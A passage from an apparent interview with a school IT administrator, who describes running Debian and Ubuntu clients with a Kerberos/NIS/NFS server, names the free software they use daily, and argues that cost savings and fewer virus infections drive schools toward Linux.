have specific software packages for another specific distribution (I have such a case for whiteboards that have only Ubuntu packages). Thus, I prepared compatibility packages educlient and eduroaming, hoping not to use them ;-) Which free software do you use daily? I have a Debian Stable PDC at school (Kerberos, NIS, NFS) with mixed Debian and Ubuntu clients. If you think that this triad combination is exotic... well I discovered right yesterday that Perceus has the same... For myself I run Debian wheezy/sid, but this combination is good only I you have enough competence to fix stuff for yourself, if something breaks. Daily I use texmacs, gnumeric, a little bit of R statistics, kmplot, and less frequently OpenOffice.org. Which strategy do you believe is the right one to use to get schools to use free software? I think that the only real argument that school managers "hear" is cost reduction. They don't give too much weight on quality, stability, just because they are normally not open to change. Students adapts very quickly to GNU/Linux (and for them being able to switch between different OS is a plus value); teachers and managers don't. We decided to move to Linux because students at our school have own laptop and we have the responsibility to keep the laptop ready to use; we were really unsatisfied with Microsoft since every Monday we had 20 machine to fix for viral infections... With Linux this has been reduced to zero, since people installs almost only from official repositories. I think that our special needs brought us to Linux. Those who don't have such needs will hardly move to Linux.

Next.

Previous.